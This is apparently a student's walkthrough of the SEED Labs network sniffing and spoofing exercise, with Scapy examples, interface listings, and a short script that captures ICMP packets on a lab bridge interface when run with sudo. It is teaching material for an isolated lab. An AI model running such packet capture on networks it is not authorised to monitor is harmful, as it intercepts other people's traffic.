
```
>> a = IP()
>> a.show()
```

NETWORK SNIFFING & SPOOFING

```
result
####[ IP ]####
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>>
```

NETWORK SNIFFING & SPOOFING




```
seed@VM: ~/.../Labsetup
A/PS      /SPPS
  YP      (SC
    SPS/A.  SC
Y/PACC    PP
PY*AYC    CAA
  YYCY//SCYP
>>> a = IP()
>>> a.show()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
>>>
```

https://github.com/secdev/scapy

Have fun!

To save time, I'll recommend you write all your code in a filename.py file so when ever you need something, you'll just type python3 filename.py to run your code. They have the same result.
Example below

NETWORK SNIFFING & SPOOFING



A terminal window titled "seed@VM: ~/../volumes" with multiple tabs. The terminal shows the execution of a Python script named "start.py". The output displays various network-related parameters and their values.

```
[11/24/22]seed@VM:~/../volumes$ python3 start.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = hopopt
chksum     = None
src        = 127.0.0.1
dst        = 127.0.0.1
\options   \

[11/24/22]seed@VM:~/../volumes$
```

NETWORK SNIFFING & SPOOFING



```
1#!/usr/bin/env python3
2from scapy.all import *
3
4a = IP()
5a.show()
6
```

This task is completed...

.....

Lab Task 1.1: Sniffing Packets Solution.

I solved this problem by writing the following code step by step

Task 1.1 & 1.1A.

Task 1.1

Code => {

```
#!/usr/bin/env python3  
from scapy.all import *
```

```
def print_pkt(pkt):  
    pkt.show()
```

```
pkt = sniff(iface='br-f91955c4c58d', filter='icmp', prn=print_pkt)  
}
```


NETWORK SNIFFING & SPOOFING


```
seed@VM: ~/.../Labsetup
root@VM: /# ifconfig
br-f91955c4c58d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:f5ff:fe42:a9a0 prefixlen 64 scopeid 0x20<link>
        ether 02:42:f5:42:a9:a0 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 78 bytes 10336 (10.3 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:3d:52:1e:99 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::10a4:1b6d:f83e:7a7b prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:8f:b4:21 txqueuelen 1000 (Ethernet)
        RX packets 10751 bytes 8504479 (8.5 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 6540 bytes 1221802 (1.2 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

NETWORK SNIFFING & SPOOFING




The screenshot shows a Linux desktop with a dark theme. The top panel displays the date and time as 'Nov 24 23:05'. The main window is a text editor titled 'task1.py' located at '~/Downloads/Labsetup/volumes'. The editor contains a Python script for network sniffing using Scapy. The script is as follows:

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    pkt.show()
6
7pkt = sniff(iface='br-f91955c4c58d', filter='icmp',
8           prn=print_pkt)
```

The script defines a function `print_pkt` to display captured packets and then uses `sniff` to capture ICMP traffic on the interface `br-f91955c4c58d`, printing each packet.

Task 1.1A

NETWORK SNIFFING & SPOOFING



The screenshot shows a text editor window titled 'task1.py' with the following Python code:


```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    pkt.show()
6
7pkt = sniff(iface='br-f91955c4c58d', filter='icmp',
8            prn=print_pkt) |
```

The interface name 'br-f91955c4c58d' in line 7 is circled in red. The editor's status bar at the bottom indicates 'Python 3', 'Tab Width: 8', 'Ln 7, Col 69', and 'INS'.

Let's then run this **Task1.py** file we've created and let's run it in our terminal.

Example: **chmod a+x task1.py** Click on enter and then type **python3 task1.py**


NETWORK SNIFFING & SPOOFING



A terminal window titled 'seed@VM: ~/.../volumes' with multiple tabs. The active tab shows the command 'python3 task1.py' being executed. The output is a traceback indicating a 'PermissionError: [Errno 1] Operation not permitted' at line 398 of 'arch/linux.py' during the initialization of a raw socket. A red circle highlights the command and the first few lines of the traceback.

```
[11/24/22] seed@VM: ~/.../volumes$ python3 task1.py
Traceback (most recent call last):
  File "task1.py", line 7, in <module>
    pkt = sniff(iface='br-f91955c4c58d', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket._init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[11/24/22] seed@VM: ~/.../volumes$
```

Oh!!! Error :(no worries you forgot to use sudo / root privilege
Example: `sudo python3 task1.py` Your response for this will be empty.
Which means your execution worked.

A terminal window titled 'seed@VM: ~/.../volumes' with several tabs labeled 'seed...'. The command '[11/24/22] seed@VM:~/.../volumes\$ sudo python3 task1.py' is entered. The terminal output is empty, indicating successful execution without errors.

.....
.....

TASK 1.1B

.....
.....
.....

Solution

NETWORK SNIFFING & SPOOFING

